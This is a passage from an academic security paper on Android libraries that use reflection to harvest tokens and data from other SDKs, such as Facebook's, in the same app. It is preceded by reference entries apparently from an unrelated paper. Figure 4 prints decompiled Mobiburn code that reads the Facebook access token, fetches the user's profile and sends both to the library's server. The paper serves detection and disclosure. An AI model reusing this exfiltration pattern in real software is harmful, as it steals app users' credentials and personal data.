[40] M. Näsi, A. Oksanen, T. Keipi, and P. Räsänen. Cybercrime victimization among young people: a multi-nation study. *Journal of Scandinavian Studies in Criminology and Crime Prevention*, 16(2):203–210, 2015.

[41] D. Oliveira, H. Rocha, H. Yang, D. Ellis, S. Dommaraju, M. Muradoglu, D. Weir, A. Soliman, T. Lin, and N. Ebner. Dissecting spear phishing emails for older vs young adults: On the interplay of weapons of influence and life domains in predicting susceptibility to phishing. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2017.

[42] J. Onaolapo, E. Mariconti, and G. Stringhini. What happens after you are pwnd: Understanding the use of leaked webmail credentials in the wild. In *ACM Internet Measurement Conference (IMC)*, 2016.

[43] E. M. Redmiles. "Should I Worry?" A Cross-Cultural Examination of Account Security Incident Response. In *IEEE Symposium on Security and Privacy*, 2019.

[44] C. Rossow, C. J. Dietrich, C. Grier, C. Kreibich, V. Paxson, N. Pohlmann, H. Bos, and M. van Steen. Prudent practices for designing malware experiments: Status quo and outlook. In *IEEE Symposium on Security and Privacy*, 2012.

[45] S. Sheng, M. Holbrook, P. Kumaraguru, L. F. Cranor, and J. Downs. Who falls for phish? A demographic analysis of phishing susceptibility and effectiveness of interventions. In *ACM Conference on Human Factors in Computing Systems (CHI)*, 2010.

[46] N. Smirnov. Table for estimating the goodness of fit of empirical distributions. *The Annals of Mathematical Statistics*, 19(2):279–281, 1948.

[47] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your botnet is my botnet: Analysis of a botnet takeover. In *ACM Conference on Computer and Communications Security (CCS)*, 2009.

[48] B. Stone-Gross, T. Holz, G. Stringhini, and G. Vigna. The underground economy of spam: A botmaster's perspective of coordinating large-scale spam campaigns. In *USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET)*, 2011.

[49] G. Stringhini and O. Thonnard. That ain't you: Blocking spearphishing through behavioral modelling. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2015.

[50] G. Suarez-Tangil, M. Edwards, C. Peersman, G. Stringhini, A. Rashid, and M. Whitty. Automatically dismantling online dating fraud. *arXiv preprint arXiv:1905.12593*, 2019.

[51] K. Thomas, D. Akhave, M. Bailey, D. Boneh, E. Burztein, S. Consolvo, N. Dell, Z. Durumeric, P. Kelley, D. Kumar, D. McCoy, S. Meiklejohn, T. Ristenpart, and G. Stringhini. SoK: Hate, harassment, and the changing landscape of online abuse. In *IEEE Symposium on Security and Privacy*, 2021.

[52] K. Thomas, C. Grier, D. Song, and V. Paxson. Suspended accounts in retrospect: An analysis of Twitter spam. In *ACM Internet Measurement Conference (IMC)*, 2011.

[53] K. Thomas, D. McCoy, C. Grier, A. Kolcz, and V. Paxson. Trafficking fraudulent accounts: The role of the underground market in Twitter spam and abuse. In *USENIX Security Symposium*, 2013.

[54] S. G. A. van de Weijer and E. R. Leukfeldt. Big five personality traits of cybercrime victims. *Cyberpsychology Behav. Soc. Netw.*, 20(7):407–412, 2017.

[55] D. Wang, Z. Zhang, P. Wang, J. Yan, and X. Huang. Targeted online password guessing: An underestimated threat. In *ACM Conference on Computer and Communications Security (CCS)*, 2016.

[56] G. Wang, T. Konolige, C. Wilson, X. Wang, H. Zheng, and B. Y. Zhao. You are how you click: Clickstream analysis for Sybil detection. In *USENIX Security Symposium*, 2013.

[57] S. Webb, J. Caverlee, and C. Pu. Social honeypots: Making friends with a spammer near you. In *Conference on Email and Anti-Spam (CEAS)*, 2008.

[58] M. T. Whitty. Anatomy of the online dating romance scam. *Security Journal*, 28(4):443–455, 2015.

[59] M. T. Whitty. Is there a scam for everyone? Psychologically profiling cyberscam victims. *European Journal on Criminal Policy and Research*, pages 1–11, 2020.

[60] M. T. Whitty and T. Buchanan. The online romance scam: A serious cybercrime. *CyberPsychology, Behavior, and Social Networking*, 15(3):181–183, 2012.

[61] Z. Yang, C. Wilson, X. Wang, T. Gao, B. Y. Zhao, and Y. Dai. Uncovering social network Sybils in the wild. *ACM Transactions on Knowledge Discovery from Data (TKDD)*, 8(1):2:1–2:29, 2014.

Understanding Malicious Cross-library Data Harvesting on Android

Jice Wang[1,2]*, *Yue Xiao*[2]*, *Xueqiang Wang*[2], *Yuhong Nan*[3], *Luyi Xing*[2]†,
Xiaojing Liao[2]†, *JinWei Dong*[4], *Nicolas Serrano*[2], *Haoran Lu*[2], *XiaoFeng Wang*[2], *Yuqing Zhang*[1,4,5]†
[1]*National Computer Network Intrusion Protection Center, University of Chinese Academy of Sciences,*
[2]*Indiana University Bloomington,*
[3]*Purdue University,* [4]*School of Cyber Engineering, Xidian University,*
[5]*School of Computer Science and Cyberspace Security, Hainan University*

Abstract

Recent years have witnessed the rise of security risks of libraries integrated in mobile apps, which are reported to steal private user data from the host apps and the app backend servers. Their security implications, however, have never been fully understood. In our research, we brought to light a new attack vector long been ignored yet with serious privacy impacts – malicious libraries strategically target *other vendors' SDKs integrated in the same host app* to harvest private user data (e.g., Facebook's user profile). Using a methodology that incorporates semantic analysis on an SDK's Terms of Services (ToS, which describes restricted data access and sharing policies) and code analysis on cross-library interactions, we were able to investigate 1.3 million Google Play apps and the ToSes from 40 highly-popular SDKs, leading to the discovery of 42 distinct libraries stealthily harvesting data from 16 popular SDKs, which affect more than 19K apps with a total of 9 billion downloads. Our study further sheds light on the underground ecosystem behind such library-based data harvesting (e.g., monetary incentives for SDK integration), their unique strategies (e.g., hiding data in crash reports and using C2 server to schedule data exfiltration) and significant impacts.

1 Introduction

Mobile apps today extensively incorporate third-party libraries (e.g., analytics, advertising, app monetization, or single-sign-on SDK), which enriches their functionalities but also brings in security risks. It has been reported that malicious SDKs stealthily collect private user data from the device running their host app [53, 73, 74, 78] (e.g., IMEI, GPS location, phone number, MAC address, SIM card ID, Android ID, etc.), the server or the cloud supporting the app [69]. With significance of such leaks, the security implications of library integration have yet been fully revealed: it is less clear whether a malicious library could endanger a user's sensitive information from other data sources, those not under the direct control of the affected app.




Figure 1: Workflow of cross-library data harvesting (XLDH)

Cross-library data harvesting. In our research, we discovered a type of data harvesting libraries never reported before, which strategically target the SDKs from other vendors also integrated by the host app. These SDKs carry sensitive user data. For example, the Facebook SDK extensively used by apps for single sign-on [34] also manages the information such as a user's name, birthday, locations she went to, social, health, and political groups she follows. The data could be exposed to the malicious library hosted by the same app integrating the Facebook SDK. Figure 1 illustrates such a malicious library, which first checks the presence of the Facebook SDK in its host app, and if so, invokes the Facebook API to acquire the user's Facebook session token and data. Since both the malicious library and the victim SDK co-exist within the same app, this invocation is not mediated. Given the wide deployment of the Facebook Login SDK (in more than 16% of the apps on Google Play [5]), the risk of such a data leak is significant. We call this attack *Cross-Library Data Harvesting* (*XLDH*).[1]

Beyond its threat to personal privacy, malicious data harvesting can also have serious social implications. A prominent example is the Cambridge Analytica scandal [17], in which the personal data of millions of Facebook users (profiles, page likes, current city, News Feed, etc. – enough to create psychographic profiles of the users) were collected and utilized for malicious political advertising [17]. *XLDH* also provides a new avenue for such political profiling and promotion, as discovered in our research (Section 5.4). Despite the importance of the problem, little has been done so far to understand

*The first two authors are ordered alphabetically. Work was done when Jice Wang was studying at Indiana University Bloomington.

†Luyi Xing, Xiaojing Liao and Yuqing Zhang are co-corresponding authors.

[1]In this paper, the terms "SDK" and "library" always refer to those developed by third-parties, i.e., vendors other than the host app vendor or OS vendor; also, we refer to "SDK" as the victim and "library" as a general term.

XLDH, not to mention any attempt to address this new security and privacy risk.

Finding XLDH in the wild. In this paper, we report the first study on *XLDH* on Android, aiming to understand its privacy and social impacts, underground ecosystem and challenges in controlling the threat. To this end, we developed a new, automatic methodology called *XFinder* to identify malicious libraries integrated in real-world apps on Google Play. Our idea is to discover restricted data managed by the SDKs and their *third-party data sharing policies*, which describes whether and how restricted data can be shared with or collected by *other libraries*. We automatically extract those policies from the *terms of service* (ToS, a.k.a., terms of use, terms and conditions) released by the SDK vendors, and then analyze the code of each integrated library to find out whether it makes any access to the SDK's data in violation of these policies. This turns out to be nontrivial due to the challenges in analyzing ToS to recover its semantics and evaluating apps to find cross-library interactions.

More specifically, unlike app privacy policies that protect known sensitive content (e.g., address, contact, etc.) and therefore can be identified by existing privacy policy analyzer such as Polisis [57], ToS describes restricted data whose security or privacy implications can only be determined from the context of their usage. Examples include *security-critical data* such as password and token, and *SDK-specific sensitive data* such as `utdid` used by Alibaba for identifying user devices [2], page likes, health or political groups of a user recorded by Facebook, and education and project information maintained by LinkedIn [18]. More challenging is to recover the data sharing policies from ToS that specify the restrictions on collecting and sharing different data items, which tends to be complicated. For example, Google allows developers to access advertising ID or device identifier (e.g., ssaid, mac address, imei), but restricts the collection of these two data item simultaneously; also Facebook user's page likes, timeline, etc., are open to the apps certified by Facebook [15], but not to other parties (including third-party libraries) [55], while Facebook user ID and password are not allowed to be sent out to the Internet by any party. Our research shows that existing techniques like Polisis [57] and PolicyLint [45] cannot be directly adopted for ToS analysis (see the evaluation in Section 3.2).

To address these challenges, *XFinder* utilizes a semantic analysis tuned towards the unique features of ToS, which leverages natural language processing techniques to capture sensitive data items and to recover complicated policies (Section 3.2). Further, our code analyzer module in *XFinder* is designed to handle potential evasion tricks played by malicious libraries when evaluating its interactions with a target SDK (Section 3.3). Our experiment shows that *XFinder* achieved a high precision of 86% and successfully detected 42 malicious libraries from more than one million Android apps.

Measurement and discoveries. From 1.3 million Google Play apps analyzed in our research, we are surprised to find the significant impacts of the new threat. More specifically, we discovered 42 distinct libraries that stealthily harvest data from third-party SDKs without a user consent. These libraries have been integrated into more than 19K apps, with a total of 9 billion downloads. The data harvested are highly sensitive, including access tokens, profile photos, and friend lists (see Section 5). As an example, `OneAudience`, a library integrated in more than 1,738 apps with more than 100 million users, collects users' private data from Facebook and Twitter SDKs. Based on a press release from Nielsen [29], OneAudience shared mobile user data with Nielsen – a marketing research firm, and the data can be used by Nielsen's customers for political marketing purpose, among other marketing usages. Hence, we suspect that the data harvesting campaign might lead to a Cambridge-Analytica-like political scandal if they were taken advantage of by the adversary. Although the campaign has been stopped after we reported it to Facebook (see below), already millions of Facebook users' data have been exposed, since the library has been continuously gathering user data, once per hour on both Android and iOS since 2014.

Also interesting is the ecosystem behind *XLDH*, which includes library distribution, stealthy data exfiltration channel, and data monetization. In particular, XLDH vendors are found to distribute their libraries through multiple channels, including colluding with free app building services, integrating into popular libraries, and offering app monetization (Section 5.4). For example, app monetization is used to attract app developers to integrate problematic libraries into their apps: app developers that integrate `OneAudience` and `Mobiburn` are paid $0.015 to $0.03 per app install. Furthermore, we revealed the techniques used by malicious libraries that made their data harvesting activities more stealthy and harder to detect, such as the abuse of Java reflection technique (see Section 3.3).

Our study also sheds light on the challenges in eliminating the *XLDH* risk. We found that although VirusTotal and Google Play are able to detect the libraries collecting data from mobile devices (such as IMEI, contact), they all failed to detect *XLDH* libraries and the apps integrating them, possibly due to the challenges in determining third-party data sharing policies and non-compliance with the policies. This has been addressed by *XFinder*. We reported our findings to affected parties, including Facebook, Twitter, Google Play and others, who are all serious about this new risk and expressed gratitude for our help with bounty programs. Google asked the developers of affected apps to remove the malicious libraries, or drop these apps to control the risk. Facebook and Twitter have taken legal actions to take down `OneAudience`, a XLDH library owned by Bridge, a digital marketing company.

Contributions. We summarize the contributions as follows.

• Our study brings to light a new attack vector that has long been ignored, yet with serious privacy implications: malicious libraries aiming at third-party SDKs integrated in the same

apps to harvest private user data. Our findings demonstrate the significant privacy and social impacts of this new threat. Our works also help better understand the underground ecosystem behind it, and the challenges in controlling the risk.

• Our study has been made possible by a novel methodology that automatically identifies *XLDH* from over a million Android apps, through semantic analysis on ToS and code analysis on cross-library interactions.


• We release the dataset used in this research and our source code for the automatic ToS analysis online [39].

2 Background


Cross-library API calls. Like an app that calls functions of a library, libraries in an app naturally can invoke the functions of another library. On Android, this is typically done through first explicitly importing the package name of the callee class (in Java), and then invoking the target function through the callee class' instance. Further, Java features a technique called reflection [26]. that allows function invocation in a more flexible manner. As illustrated in Figure 4a, to invoke a function `getCurrentAccessToken` in the Facebook library, one can first obtain a class object through Java reflection API `Class.forName`, by providing the class name (`com.facebook.AccessToken`); then through another reflection API `getDeclaredMethod`, one can obtain a method object using the name of the target function `getCurrentAccessToken`; last, calling reflection API `invoke` on the method object, one can invoke the target function. In our research, we observed that XLDH libraries often leverage reflection to call victim libraries, likely for making the behaviors more stealthy. *Note that Android provides a coarse-grained sandbox and permission model to regulate third-party libraries, allowing them to operate with the same permissions as their host apps [4, 76]. In particular, there is no security boundary between libraries within the same app, allowing one library to access another (e.g., invoking functions) without restrictions.*

SDK terms of service. Term of service (ToS) is an SDK developer document that lays out terms, conditions, requirements, and clauses associated with the *use* of a mobile SDK, e.g. copyright protection, accounts termination in the cases of abuses, data usage and management, etc. Note that in addition to the ToS for developers, an SDK vendor (e.g., Facebook and Twitter) may also have a ToS for regular users, such as [16], which is outside the scope of our study. In our research, we manually collected 40 ToSes from SDK vendors' developer websites to investigate the XLDH risks.

Unlike privacy policy, which aims at informing *end-users* about collection and use of personal data (e.g., name, email address, mailing address, birthday, IP address), ToS specifies rules and guidelines for *developers* who uses an SDK, as illustrated in Figure 2. Also, data protected under privacy policy



(a) Dependency parsing tree



(b) Constituency parsing tree

Figure 2: The dependency parsing tree and constituency parsing tree of the sentence: "you may not associate the Advertising ID with any device identifier without consent from the end user."

is different from that covered by ToS. The former is usually "personal information" (e.g., name, email address, mailing address), as guided by laws (e.g., GDPR, CalOPPA [48]). The latter also prevents the abuse of security-critical data (e.g., password and token) and SDK-specific data (e.g., API keys, access credentials). Table 1 shows the data items protected by the ToS of Twitter, Facebook and Google. We can see that 21 data items in the ToSes are SDK-specific and not mentioned by the privacy policies.

In our research, we found that the state-of-the-art privacy policy analyzer (e.g., Polisis [57]) cannot effectively analyze ToS to recover the content about sensitive data sharing policy (see Section 3.2), possibly due to the different grammatical structures of ToS (for addressing to different audience and describing different data items and rules) than those appearing in common privacy policy corpora.

Natural language processing. In our research, we leverage Natural language process (NLP) to automatically extract third-party sharing policies for sensitive data from SDK ToS. Below we briefly introduce the NLP techniques used in our research.

• *Named entity recognition*. Named entity recognition (NER) is a technique that locates named entities mentioned in unstructured text and classifies them into pre-defined categories such as person names, organizations, locations. The state-of-the-art NER tools such as Stanford NER and Spacy NER can achieve a 95% accuracy on open-domain corpora to recognize person names, organizations, locations. However, NER systems are known to be brittle, highly domain-specific — those designed for one domain hardly work well on the other domain [61]. A direct use of the state-of-the-art tools like Stanford NER [66] does not work, because the common predefined categories (names, organizations, locations) are not suitable for our task. In our study, we tailor named entity recognition techniques to identify sensitive data, which is protected by third-party sharing policies.

Table 1: Examples of data items protected by the ToS of Facebook, Twitter, and Pinterest

SDK	Term of Service
Facebook	access token, access credentials, Friend data, Facebook user IDs, trademarks, PSIDs(Page-scoped user IDs), Marketplace Lead Data
Twitter	API keys, access credentials, Twitter Content, Twitter passwords, Tweet IDs, Direct Message IDs, user IDs, Periscope Broadcasts
Pinterest	Wordmark, image, Ad Data, user ID and campaign reporting, secret boards

• *Constituency parsing and dependency parsing*. Constituency parsing and dependency parsing are NLP techniques to analyze a sentence's syntactic structure. Constituency parsing breaks a sentence into sub-phrases and displays its syntactic structure using context-free grammar, while dependency parsing analyzes the grammatical relations between words such as subject-verb (SBV), verb-object (VOB), attribute (ATT), adverbial (ADV), coordinate (COO) and others [11]. Figure 2 illustrates the constituency parsing tree and dependency parsing tree of a sentence. In the constituency parsing tree, non-terminals are types of phrases and the terminals are the words in the sentence. For instance, as shown in the figure 2b , NP is a non-terminal node that represents a noun phrase and connects three child nodes (the (DT), advertising (NNP), ID (NNP)). Here, DT means determiner and NNP means a noun in a singular phrase [30]. By comparison, the dependency parsing tree is represented as a rooted parsing tree (see Figure 2a). At the center of the tree is the verb of a clause structure, which is linked, directly or indirectly, by other linguistic units. This unit can either be a single word or a noun phase that merged by the parser's built-in phase merge API `phrase.merge` [28]. The state-of-the-art dependency and constituency parser (e.g., Stanford parser [49], AllenNLP [56]) can achieve over 90% accuracy in syntactic structure discovery from a sentence. In our study, we leverage both dependency and constituency parsing trees generated from sentences in ToS to recover the semantics of third-party sharing policies in SDK ToS.

• *word2vec*. Word2vec [67] is a word embedding technique that maps text (words or phrases) to numerical vectors. Such a mapping can be done in different ways, e.g., using the continual bag-of-words model [8] or the skip-gram technique [35] to analyze the context in which the words show up. Such a vector representation ensures that synonyms are given similar vectors and antonyms are mapped to different vectors. In our study, we build a customized word embedding model for data sharing policies to measure the similarity of words in this domain, as elaborated in Section 3.4.

Threat model. We consider an adversary who spreads malicious libraries that harvests private user data from *third-party SDKs* hosted by the same mobile apps. For this purpose, the adversary often offers appealing functionalities or monetary incentives to app developers for integrating a malicious library into their apps. In our study, victim SDKs in an app are those neither owned by the app vendor, nor provided by AOSP (Android Open Source Project) [42] – the official Android version not customized by original equipment manufacturers (OEMs). In this regard and for the best understanding of the threats, libraries developed by Google but not on AOSP are also studied in our research.




Figure 3: Overview of *XFinder*

3 Methodology

In this section, we elaborate on the design and implementation of *XFinder*, a methodology for discovering *XLDH* from real-world Android apps.

3.1 Overview

Architecture. As mentioned earlier, our approach relies on the extraction of data sharing policies from ToS and analysis of policy compliance during a library's interactions with other SDKs within the same app. In particular, the design of *XFinder* includes three major components, *Data Policy Analyzer* (*DPA*), *Meta-DB Constructor*, and *Cross-library Analyzer* (*XLA*), as outlined in Figure 3.

DPA takes as its input a set of SDK ToSes associated with popular SDKs, which are widely deployed in Android apps. These ToSes are processed by *DPA* to output the SDKs' data sharing policies (Section 3.2). The restricted data items governed by those data sharing policies, along with the corresponding SDK APIs that return those data items, are recorded in a Meta-DB (Section 3.4). To identify the leaks of those restricted data due to XLDH activities, *XLA* inspects the de-

compiled code of an app to find all cross-library invocations on the sensitive SDK APIs (those that return the restricted data, as recorded in the Meta-DB); *XLA* then tracks down the data flow of their return value to identify an exfiltration (Section 3.3). The cross-library interactions discovered in this way are then checked against the data sharing policies that *DPA* extracted, for finding policy violations.

Example. Here we use a real example to explain how *XFinder* works. Specifically, *XFinder* inspected the app "Columns Gembira" (`com.frzgame.columns`), which includes both an XLDH library `Mobiburn` and the Facebook SDK. In analyzing the app, *XLA* first scans all function calls to find out cross-library API calls, those with caller classes and callee classes in different libraries. For example, the class `com.mobiburn.e.h` in `Mobiburn` library is found to invoke function `com.facebook.AccessToken.getToken()` in the Facebook SDK, as shown in Figure 4a. Then *XLA* looks up the *meta-DB* to determine the return value of the function, which is the user's Facebook session token, and further tracks down the data flow using taint tracking. In the end, we found that the token is used to fetch a user's Facebook profile data (ID, name, gender, email, locale, link, etc.) in function `com.mobiburn.e.h.getFbProfile()`, and all the data including the token are sent out to the server of `Mobiburn`. (see Figure 4b)

XFinder then checks whether such a data practice violates the data sharing policies specified in Facebook ToS. More specifically, given the statement of "*keep private your secret key and access tokens*" in Facebook's ToS, *DPA* automatically extracted the data sharing policy *(access token, condition:null)*, which indicates that *access token* is the restricted data item and it cannot be shared with and transferred to a third-party under any conditions (i.e., *condition:null*). Hence, the XLDH of the `Mobiburn` library violates the data sharing policy of Facebook SDK, and thus, *XFinder* flags `Mobiburn` as an XLDH library.

Dataset summary. We summarize the dataset produced and consumed by each stage of our pipeline as below. Table 2 shows the datasets used in our study.

In total, we collected 1.3M Android apps (D_g) from Google Play for XLDH library detection. More specifically, the dataset was collected based on a publicly-available app list (AndroZoo [43]), using an open-source Google Play crawler [23], which has been widely used in previous research such as [87]. We used the default settings of the crawler to download the apps from Google Play from Oct. 03 to Oct. 15, 2019. In total, we successfully collected 93.12% of the apps on the list (1,341,148/1,440,160) from Google Play. Among them, we identified top 200 SDKs widely integrated into real-world apps (Section 3.4). After removing utility SDKs which are not associated with sensitive data, we further gathered ToSes for the remaining 40 SDKs from their vendor websites (C_{tos}).

```
public class h {
    public static String getAccessToken() {
        Class[] param = new Class[0];
        Class clz = Class.forName(
                "com.facebook.AccessToken");
        Method meth1 = clz.getDeclaredMethod(
                "getCurrentAccessToken", param)
        Object curToken = meth1.invoke(clz, null);
        Method meth2 = clz.
            getDeclaredMethod("getToken", param)
        return meth2.invoke(curToken, null);}


    public JSONObject getFbProfile(String token){
        String uri = Uri.parse(
            "https://graph.facebook.com/v2.10/me").
            appendParam("accesstoken", token).
            appendParam("fields","id,first_name,gender,
            last_name,link,locale,name,timezone,
            updated_time,verified,email");
        HttpsURLConnection httpsURLConnection =
            new URL(uri).openConnection();
        return new JSONObject(httpsURLConnection.
            getInputStream().readLine());}
    }
```

(a) Reading app users' Facebook access token and profile

```
 public class f{
    public void a(){
    JSONObject userData = new JSONObject();
    userData.put("accessToken", getAccessToken());
    userData.put("accountJson", getFbProfile());
    ...
    HttpsURLConnection httpsURLConnection =
        new URL(this.serverUri).openConnection();
    DataOutputStream dataOutputStream =
        httpsURLConnection.getOutputStream();
    dataOutputStream.write(userData);
    }
}
```

(b) Sending the Facebook token and profile to mobiburn server

Figure 4: Code of XLDH library *com.mobiburn*

After that, we bootstrapped our study by using *DPA* to automatically extract 1,056 data sharing policies, associated with 1,215 restricted data objects from the 40 SDK ToSes (Section 3.2). We constructed the *Meta-DB* (Section 3.4) which recorded all 936 sensitive APIs of the SDKs that return restricted data. Then, in *XLA*, we statically analyzed 1.3M Android apps (D_g) to extract cross-library API calls (Section 3.3). After filtering by Meta-DB, 1,934,874 of them are regarded as sensitive. Given those sensitive API calls, we tracked their data flows to check whether such flows are in compliance with the SDK's data sharing policies. In particular, for restricted data not allowing access by a third-party or any party, we consider the exfiltration of the data a violation of the ToS and identify 15 XLDH libraries; For restricted data access requiring user consent or complying with regulations, we check whether such behavior was disclosed in the caller library's privacy policy (C_p), which revealed 27 XLDH libraries. In total, our study reported 42 distinct XLDH libraries (4 manually found and 38 automatically detected) integrated in more than 19K apps and targeting at 16 victim SDKs.

Table 2: Summary of datasets and corpora

Name	Source	Size	Timestamp (yyyyMM)	Usage
D_g	Google Play	1.3M apps	201910	Detection
C_{tos}	40 victim SDK ToSes	8622 sentences	201910	Detection
C_{api}	40 victim SDK API specifications	Documentations of 27K APIs	201910	Detection
C_p	73 XLDH library privacy policies	10K sentences	202006	Detection
D_{ha}	Historical Google Play apps	300K apps	2014-2019	Measurement
D_{hl}	Historical XLDH library versions	42 XLDH libraries of 495 versions	2011-2019	Measurement

Table 3: The verbs related to data sharing policy

connect, associate, post, combine, lease, disclose, offer, distribute, afford, share, send, deliver, disseminate, transport, protect against, keep, proxy, request, track, aggregate, provide, give, transfer, cache, transmit, get, seek, possess, accumulate, convert, collect, use, store, gather, obtain, receive, access, save

3.2 Data Policy Analyzer

The goal of *Data Policy Analyzer* (*DPA*) is to extract third-party data sharing policies from an SDK ToS, which describe how restricted data items can be shared with or collected by other libraries. Here we describe a data sharing policy as a pair $(object, condition)$, where $object$ is the restricted data item of the SDK, such as utdid, password, and $condition$ is the requirements and clauses for the operations on the restricted data, which can be empty. For example, the policy statement "the advertising identifier must not be associated with any persistent device identifier without explicit consent of the user", can be represented as *(advertising ID and device ID, user consent)*. Note that in our study, we focus on ToS data sharing policies, and thus the subject of such a policy is the library developers (and their libraries) that call the target SDK and the operation on the restricted data is `GET`.

During the analysis, our approach first runs a NER model to recover restricted data items. More specifically, the NER is customized on the ToS corpora and the entity category of restricted data items (e.g., utdid, password) using an efficient constituent parsing technique. Then, based on the restricted data items, we identify the sentences related to third-party data sharing policies from the ToS. After that, we extract the pair $(object, condition)$ from the data sharing policies using restricted data as "anchors" to recognize the pattern of each policy's grammatical structures and to locate the condition on data sharing. We elaborate on our methodology as follows.

Restricted data object recognition. As mentioned earlier, identifying restricted data from an SDK ToS is an NER problem. Unfortunately, NER techniques today are known to be highly domain-specific [63]: open-domain NER model does not work well on the security corpora, as restricted data are different from the common entity categories (e.g., location, people, organization) whose annotated datasets are available. In our study, we observe that restricted data in the SDK ToS is often characterized by a long noun phrase (e.g., Google Advertising ID, Facebook password, Amazon purchase history) covered by a single or multiple consecutive noun phrases in the constituency tree (Figure 2) . Therefore we can utilize the features of the constituency tree to help identify such a phrase as an entity.

More specifically, we include the constituency tree of a sentence as a feature, which enables our NER model to learn that certain types of phrasal nodes, such as NPs, are more likely to be entities, i.e., restricted data. Hence, we crafted several features based on constituency parsing tree tags for each word, which include a word's tag, its parent tag, the left and right siblings, the location of the word in the span of NPs nodes. For example, as shown in Figure 2, the word "advertising" in the NP span "the advertising ID" in has 5 features: its tag "NNP", its parent tag "NP", its left sibling "DT: the", its right sibling "NNP: ID" and its position of 1 under the span. Such features help the model to learn and inference similar long noun phrase (eg., "the Twitter ID").

In our implementation, we utilize `AllenNLP` constituency parser [56] to generate the constituency tree related features for each sentence. Then, we built these features into the state-of-the-art conditional random fields (CRF) based NER model - Stanford NER [66]. As these features are not built-in features [37] in Stanford NER, we configure the feature variables of them using the `SeqClassifierFlags` class, and then read the feature set into the `CoreLabel` class. In addition, we updated training data using SDK ToSes. Particularly, we manually annotated 534 sentences from 6 SDK documents using IOB encoding [25] to retrain the NER model.

To evaluate the model, we perform 10-fold cross validation on the annotated sentences. Our result shows that by leveraging constituency tree features, the model achieves a precision of 95.2% and a recall of 90.8%. Compared with the model without constituency tree features, our model shows a increase of 1.3% and 2.1% for the precision and recall, respectively. After that, the model was also evaluated on additional 103 randomly selected and manually annotated sentences from two *previously-unseen* SDK ToSes, which yields a precision of 88.2% and a recall of 90.4%.

Policy statement discovery. From each ToS, the analyzer identifies the sentences describing how restricted data items can be shared with or collected by other libraries. These sentences are selected based on restricted data identified by the

aforementioned model, the subject (i.e., library developer) and the operation (i.e., `GET`) they contain.

We first need to construct the keywords list associated with data collection and sharing (e.g., use, collect, transfer, etc.). For this purpose, we leverage the OPP-115 [86] and APP-350 [87] datasets, which contain 46,259 manually annotated privacy policy statements. Among them, 14,100 annotated sentences are related to first-party collection and third-party collection. After that, we use constituency parser [56] to recognize the verb in the verb phrases and further identify the lemma of a verb from those sentences. In this way, we collect 38 keywords related to data collection and sharing as shown in Table 3.

After that, we use this keywords list in Table 3 and the restricted data to filter out the sentences irrelevant to data sharing and collection policy. Specifically, after parsing the HTML content of each ToS and splitting the text into sentences, we run our NER model to find all statement sentences that contain restricted data. Then we leverage dependency parser [71] to locate the verb or nominal modifier of restricted data. In particular, if (1) the dependency relationship between them is the `direct object` (e.g., collect personal information) or `nominal modifier` (e.g., the usage of personal information) and (2) such verb or nominal modifier is in the keywords list, we will regard the sentence describing data sharing and collection policy.

After this, we check that the sentence subject is not the SDK itself but library developer. Specifically, we build a dependency parsing tree to recognize the subject of a sentence. We eliminate sentences with the "first-party" as the subject. For example, the target SDK's name (e.g., "Twitter", "Facebook") and first-person plural (e.g., "we", "us"). Note that for the sentences with an ambiguous subject reference (e.g., "it", "this", "that"), we run a co-reference resolution tool [56] on the paragraph in which the sentence exists to identify the subject.

Altogether, we gathered 1,056 sentences associated with data sharing policy from 40 ToSes. By manually inspecting 200 sentences, we found that our method yields the recall of 89.3%. The miss-reported sentences are mainly due to wrong dependency parsing results from underlying tools we use. For example, "store non-public Twitter content" is parsed as a noun phrase instead of verb-object phrase by [71].

Data sharing policy identification. To extract the pair $(object, condition)$ from the policy statements of an SDK ToS, our approach first uses a dependency parser [58] to transform a sentence into a dependency parsing tree, which describes the grammatical connections between different words, and then leverages the restricted data *object* as known anchors to locate the *condition* by traversing the parsing tree. Here we prune the dependency tree of the policy statement into a subtree that represents the grammatical relation among *object*, *condition* and the operation (e.g., "transfer", "use"). This is because that the policy statement is usually long and consists of noisy information, and the subtree is most relevant to the understanding of the relation.

